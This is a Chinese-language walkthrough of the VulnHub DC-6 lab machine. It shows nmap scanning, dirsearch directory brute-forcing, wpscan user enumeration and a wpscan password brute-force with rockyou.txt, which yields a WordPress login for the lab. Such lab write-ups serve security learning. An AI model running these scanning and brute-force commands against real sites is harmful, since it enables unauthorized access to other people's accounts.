下载地址:https://www.vulnhub.com/entry/dc-6,315/

配置完靶机后就可以开始用kali进行信息收集了:192.168.11.0/24

 再对其进行一个全端口扫描:nmap -p1-65535 192.168.11.145
 收集完后就可以去目标网站进行查看了:
 在访问的时候突然出现上述所示,不过看到我输入的ip变成了wordy就说明这次报错是没有对其进行域名解析的配置,直接去hosts配置
 配置完后就可以正常访问了
发现网站没有什么其它功能点就用dirsearch对其进行目录爆破:

 发现其登录页面/wp-login.php:
 到这里我们就可以尝试用wpscan去收集其用户名:
wpscan –url http://wordy/ –enumerate u,p,t –plugins-detection aggressive –detection-mode aggressive
 成功枚举出5个用户
然后就可以对其用户进行爆破了

wpscan --url http://wordy/ -P /usr/share/wordlists/rockyou.txt -U user1.txt
 爆破得到
mark:helpdesk01
直接就可以拿到后台权限
